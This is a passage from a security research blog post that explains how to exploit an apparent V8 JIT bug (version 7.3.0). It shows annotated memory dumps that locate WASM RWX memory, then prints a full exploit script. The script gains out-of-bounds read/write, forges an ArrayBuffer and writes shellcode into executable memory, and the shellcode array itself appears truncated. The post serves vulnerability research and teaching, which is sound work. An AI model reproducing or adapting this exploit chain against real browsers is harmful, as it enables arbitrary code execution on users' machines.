V8 used to have the JIT'ed code of its `JSFunction` located in RWX memory. But this is not the case anymore. However, as Andrea Biondo showed on his blog, WASM is still using RWX memory. All you have to do is to instantiate a WASM module and from one of its function, simply find the WASM instance object that contains a pointer to the RWX memory in its field `JumpTableStart`.

Plan of action: 1. Read the JSFunction's shared function info 2. Get the WASM exported function from the shared function info 3. Get the WASM instance from the exported function 4. Read the JumpTableStart field from the WASM instance

As I mentioned above, I use a modified v8 engine for which I implemented a `%DumpObjects` feature that prints an annotated memory dump. It allows to very easily understand how to get from a WASM JS function to the `JumpTableStart` pointer. I put some code here (Use it at your own risks as it might crash sometimes). Also, depending on your current checkout, the code may not be compatible and you will probably need to tweak it.

`%DumpObjects` will pinpoint the pointer like this:

```
----- [ WASM_INSTANCE_TYPE : 0x118 : REFERENCES RWX MEMORY] -----
[...]
0x00002fac7911ec20    0x0000087e7c50a000    JumpTableStart [RWX]
```

So let's just find the RWX memory from a WASM function.

`sample_wasm.js` can be found here.

```
d8> load("sample_wasm.js")
d8> %DumpObjects(global_test,10)
----- [ JS_FUNCTION_TYPE : 0x38 ] -----
0x00002fac7911ed10    0x00001024ebc84191    MAP_TYPE
0x00002fac7911ed18    0x00000cdfc0080c19    FIXED_ARRAY_TYPE
0x00002fac7911ed20    0x00000cdfc0080c19    FIXED_ARRAY_TYPE
0x00002fac7911ed28    0x00002fac7911ecd9    SHARED_FUNCTION_INFO_TYPE
0x00002fac7911ed30    0x00002fac79101741    NATIVE_CONTEXT_TYPE
0x00002fac7911ed38    0x00000d1caca00691    FEEDBACK_CELL_TYPE
0x00002fac7911ed40    0x00002dc28a002001    CODE_TYPE
----- [ TRANSITION_ARRAY_TYPE : 0x30 ] -----
0x00002fac7911ed48    0x00000cdfc0080b69    MAP_TYPE
0x00002fac7911ed50    0x0000000400000000
0x00002fac7911ed58    0x0000000000000000
function 1() { [native code] }
```

```
d8> %DumpObjects(0x00002fac7911ecd9,11)
----- [ SHARED_FUNCTION_INFO_TYPE : 0x38 ] -----
0x00002fac7911ecd8    0x00000cdfc0080989    MAP_TYPE
```

```
0x00002fac7911ece0    0x00002fac7911ecb1    WASM_EXPORTED_FUNCTION_DATA_TYPE
0x00002fac7911ece8    0x00000cdfc00842c1    ONE_BYTE_INTERNALIZED_STRING_TYPE
0x00002fac7911ecf0    0x00000cdfc0082ad1    FEEDBACK_METADATA_TYPE
0x00002fac7911ecf8    0x00000cdfc00804c9    ODDBALL_TYPE
0x00002fac7911ed00    0x000000000000004f
0x00002fac7911ed08    0x000000000000ff00
----- [ JS_FUNCTION_TYPE : 0x38 ] -----
0x00002fac7911ed10    0x00001024ebc84191    MAP_TYPE
0x00002fac7911ed18    0x00000cdfc0080c19    FIXED_ARRAY_TYPE
0x00002fac7911ed20    0x00000cdfc0080c19    FIXED_ARRAY_TYPE
0x00002fac7911ed28    0x00002fac7911ecd9    SHARED_FUNCTION_INFO_TYPE
52417812098265
```

```
d8> %DumpObjects(0x00002fac7911ecb1,11)
----- [ WASM_EXPORTED_FUNCTION_DATA_TYPE : 0x28 ] -----
0x00002fac7911ecb0    0x00000cdfc00857a9    MAP_TYPE
0x00002fac7911ecb8    0x00002dc28a002001    CODE_TYPE
0x00002fac7911ecc0    0x00002fac7911eb29    WASM_INSTANCE_TYPE
0x00002fac7911ecc8    0x0000000000000000
0x00002fac7911ecd0    0x0000000100000000
----- [ SHARED_FUNCTION_INFO_TYPE : 0x38 ] -----
0x00002fac7911ecd8    0x00000cdfc0080989    MAP_TYPE
0x00002fac7911ece0    0x00002fac7911ecb1    WASM_EXPORTED_FUNCTION_DATA_TYPE
0x00002fac7911ece8    0x00000cdfc00842c1    ONE_BYTE_INTERNALIZED_STRING_TYPE
0x00002fac7911ecf0    0x00000cdfc0082ad1    FEEDBACK_METADATA_TYPE
0x00002fac7911ecf8    0x00000cdfc00804c9    ODDBALL_TYPE
0x00002fac7911ed00    0x000000000000004f
52417812098225
```

```
d8> %DumpObjects(0x00002fac7911eb29,41)
----- [ WASM_INSTANCE_TYPE : 0x118 : REFERENCES RWX MEMORY] -----
0x00002fac7911eb28    0x00001024ebc89411    MAP_TYPE
0x00002fac7911eb30    0x00000cdfc0080c19    FIXED_ARRAY_TYPE
0x00002fac7911eb38    0x00000cdfc0080c19    FIXED_ARRAY_TYPE
0x00002fac7911eb40    0x00002073d820bac1    WASM_MODULE_TYPE
0x00002fac7911eb48    0x00002073d820bcf1    JS_OBJECT_TYPE
0x00002fac7911eb50    0x00002fac79101741    NATIVE_CONTEXT_TYPE
0x00002fac7911eb58    0x00002fac7911ec59    WASM_MEMORY_TYPE
0x00002fac7911eb60    0x00000cdfc00804c9    ODDBALL_TYPE
0x00002fac7911eb68    0x00000cdfc00804c9    ODDBALL_TYPE
0x00002fac7911eb70    0x00000cdfc00804c9    ODDBALL_TYPE
0x00002fac7911eb78    0x00000cdfc00804c9    ODDBALL_TYPE
0x00002fac7911eb80    0x00000cdfc00804c9    ODDBALL_TYPE
0x00002fac7911eb88    0x00002073d820bc79    FIXED_ARRAY_TYPE
0x00002fac7911eb90    0x00000cdfc00804c9    ODDBALL_TYPE
0x00002fac7911eb98    0x00002073d820bc69    FOREIGN_TYPE
0x00002fac7911eba0    0x00000cdfc00804c9    ODDBALL_TYPE
0x00002fac7911eba8    0x00000cdfc00804c9    ODDBALL_TYPE
0x00002fac7911ebb0    0x00000cdfc00801d1    ODDBALL_TYPE
0x00002fac7911ebb8    0x00002dc289f94d21    CODE_TYPE
0x00002fac7911ebc0    0x0000000000000000
0x00002fac7911ebc8    0x00007f9f9cf60000
0x00002fac7911ebd0    0x0000000000010000
```

```
0x00002fac7911ebd8    0x000000000000ffff
0x00002fac7911ebe0    0x0000556b3a3e0c00
0x00002fac7911ebe8    0x0000556b3a3ea630
0x00002fac7911ebf0    0x0000556b3a3ea620
0x00002fac7911ebf8    0x0000556b3a47c210
0x00002fac7911ec00    0x0000000000000000
0x00002fac7911ec08    0x0000556b3a47c230
0x00002fac7911ec10    0x0000000000000000
0x00002fac7911ec18    0x0000000000000000
0x00002fac7911ec20    0x0000087e7c50a000    JumpTableStart [RWX]
0x00002fac7911ec28    0x0000556b3a47c250
0x00002fac7911ec30    0x0000556b3a47afa0
0x00002fac7911ec38    0x0000556b3a47afc0
----- [ TUPLE2_TYPE : 0x18 ] -----
0x00002fac7911ec40    0x00000cdfc00827c9    MAP_TYPE
0x00002fac7911ec48    0x00002fac7911eb29    WASM_INSTANCE_TYPE
0x00002fac7911ec50    0x00002073d820b849    JS_FUNCTION_TYPE
----- [ WASM_MEMORY_TYPE : 0x30 ] -----
0x00002fac7911ec58    0x00001024ebc89e11    MAP_TYPE
0x00002fac7911ec60    0x00000cdfc0080c19    FIXED_ARRAY_TYPE
0x00002fac7911ec68    0x00000cdfc0080c19    FIXED_ARRAY_TYPE
52417812097833
```

That gives us the following offsets:

```
let WasmOffsets = {
  shared_function_info : 3,
  wasm_exported_function_data : 1,
  wasm_instance : 2,
  jump_table_start : 31
};
```

Now simply find the `JumpTableStart` pointer and modify your crafted `ArrayBuffer` to overwrite this memory and copy your shellcode in it. Of course, you may want to backup the memory before so as to restore it after!

Full exploit

The full exploit looks like this:

```
// spawn gnome calculator
let shellcode = [0xe8, 0x00, 0x00, 0x00, 0x00, 0x41, 0x59, 0x49, 0x81, 0xe9, 0x05, 0x00, 0:

let WasmOffsets = {
  shared_function_info : 3,
  wasm_exported_function_data : 1,
  wasm_instance : 2,
  jump_table_start : 31
```

```
};

let log = this.print;

let ab = new ArrayBuffer(8);
let fv = new Float64Array(ab);
let dv = new BigUint64Array(ab);

let f2i = (f) => {
  fv[0] = f;
  return dv[0];
}

let i2f = (i) => {
  dv[0] = BigInt(i);
  return fv[0];
}

let tagFloat = (f) => {
  fv[0] = f;
  dv[0] += 1n;
  return fv[0];
}

let hexprintablei = (i) => {
  return (i).toString(16).padStart(16,"0");
}

let assert = (l,r,m) => {
  if (l != r) {
    log(hexprintablei(l) + " != " +  hexprintablei(r));
    log(m);
    throw "failed assert";
  }
  return true;
}

let NEW_LENGTHSMI = 0x64;
let NEW_LENGTH64  = 0x0000006400000000;

let AB_LENGTH = 0x100;

let MARK1SMI = 0x13;
let MARK2SMI = 0x37;
let MARK1 = 0x0000001300000000;
let MARK2 = 0x0000003700000000;

let ARRAYBUFFER_SIZE = 0x40;
let PTR_SIZE = 8;

let opt_me = (x) => {
  let MAGIC = 1.1; // don't move out of scope
  let arr = new Array(MAGIC,MAGIC,MAGIC);
  arr2 = Array.of(1.2); // allows to put the JSArray *before* the fixed arrays
```

```
evil_ab = new ArrayBuffer(AB_LENGTH);
packed_elements_array = Array.of(MARK1SMI,Math,MARK2SMI, get_pwnd);
let y = (x == "foo") ? 4503599627370495 : 4503599627370493;
let z = 2 + y + y ; // 2 + 4503599627370495 * 2 = 9007199254740992
z = z + 1 + 1 + 1;
z = z - (4503599627370495*2);

// may trigger the OOB R/W

let leak = arr[z];
arr[z] = i2f(NEW_LENGTH64); // try to corrupt arr2.length

//  when leak == MAGIC, we are ready to exploit

if (leak != MAGIC) {

  // [1] we should have corrupted arr2.length, we want to check it

  assert(f2i(leak), 0x0000000100000000, "bad layout for jsarray length corruption");
  assert(arr2.length, NEW_LENGTHSMI);

  log("[+] corrupted JSArray's length");

  // [2] now read evil_ab ArrayBuffer structure to prepare our fake array buffer

  let ab_len_idx = arr2.indexOf(i2f(AB_LENGTH));

  // check if the memory layout is consistent

  assert(ab_len_idx != -1, true, "could not find array buffer");
  assert(Number(f2i(arr2[ab_len_idx + 1])) & 1, false);
  assert(Number(f2i(arr2[ab_len_idx + 1])) > 0x10000, true);
  assert(f2i(arr2[ab_len_idx + 2]), 2);

  let ibackingstore_ptr = f2i(arr2[ab_len_idx + 1]);
  let fbackingstore_ptr = arr2[ab_len_idx + 1];

  // copy the array buffer so as to prepare a good looking fake array buffer

  let view = new BigUint64Array(evil_ab);
  for (let i = 0; i < ARRAYBUFFER_SIZE / PTR_SIZE; ++i) {
    view[i] = f2i(arr2[ab_len_idx-3+i]);
  }

  log("[+] Found backingstore pointer : " + hexprintablei(ibackingstore_ptr));

  // [3] corrupt packed_elements_array to replace the pointer to the Math object
  // by a pointer to our fake object located in our evil_ab array buffer

  let magic_mark_idx = arr2.indexOf(i2f(MARK1));
  assert(magic_mark_idx != -1, true, "could not find object pointer mark");
  assert(f2i(arr2[magic_mark_idx+2]) == MARK2, true);
  arr2[magic_mark_idx+1] = tagFloat(fbackingstore_ptr);
```

```
    // [4] leak wasm function pointer

    let ftagged_wasm_func_ptr = arr2[magic_mark_idx+3]; // we want to read get_pwnd

    log("[+] wasm function pointer at 0x" + hexprintablei(f2i(ftagged_wasm_func_ptr)));
    view[4] = f2i(ftagged_wasm_func_ptr)-1n;

    // [5] use RW primitive to find WASM RWX memory


    let rw_view = new BigUint64Array(packed_elements_array[1]);
    let shared_function_info = rw_view[WasmOffsets.shared_function_info];
    view[4] = shared_function_info - 1n; // detag pointer

    rw_view = new BigUint64Array(packed_elements_array[1]);
    let wasm_exported_function_data = rw_view[WasmOffsets.wasm_exported_function_data];
    view[4] = wasm_exported_function_data - 1n; // detag

    rw_view = new BigUint64Array(packed_elements_array[1]);
    let wasm_instance = rw_view[WasmOffsets.wasm_instance];
    view[4] = wasm_instance - 1n; // detag

    rw_view = new BigUint64Array(packed_elements_array[1]);
    let jump_table_start = rw_view[WasmOffsets.jump_table_start]; // detag

    assert(jump_table_start > 0x10000n, true);
    assert(jump_table_start & 0xfffn, 0n); // should look like an aligned pointer

    log("[+] found RWX memory at 0x" + jump_table_start.toString(16));

    view[4] = jump_table_start;
    rw_view = new Uint8Array(packed_elements_array[1]);

    // [6] write shellcode in RWX memory

    for (let i = 0; i < shellcode.length; ++i) {
      rw_view[i] = shellcode[i];
    }

    // [7] PWND!

    let res = get_pwnd();

    print(res);

  }
  return leak;
}

(() => {
  assert(this.alert, undefined); // only v8 is supported
  assert(this.version().includes("7.3.0"), true); // only tested on version 7.3.0
  // exploit is the same for both windows and linux, only shellcodes have to be changed
  // architecture is expected to be 64 bits
```

```
})()

// needed for RWX memory

load("wasm.js");

opt_me("");
for (var i = 0; i < 0x10000; ++i) // trigger optimization
  opt_me("");
let res = opt_me("foo");
```

Conclusion

I hope you enjoyed this article and thank you very much for reading :-) If you have any feedback or questions, just contact me on my twitter [@__x86](#).

Special thanks to my friends [0vercl0k](#) and [yrp604](#) for their review!

Kudos to the awesome v8 team. You guys are doing amazing work!

Recommended reading

- [V8's TurboFan documentation](#)

- Benedikt Meurer's talks
- Mathias Bynen's website
- This article on ponyfoo
- Vyacheslav Egorov's website
- Samuel Groß's 2018 BlackHat talk on attacking client side JIT compilers
- Andrea Biondo's write up on the Math.expm1 TurboFan bug
- Jay Bosamiya's write up on the Math.expm1 TurboFan bug
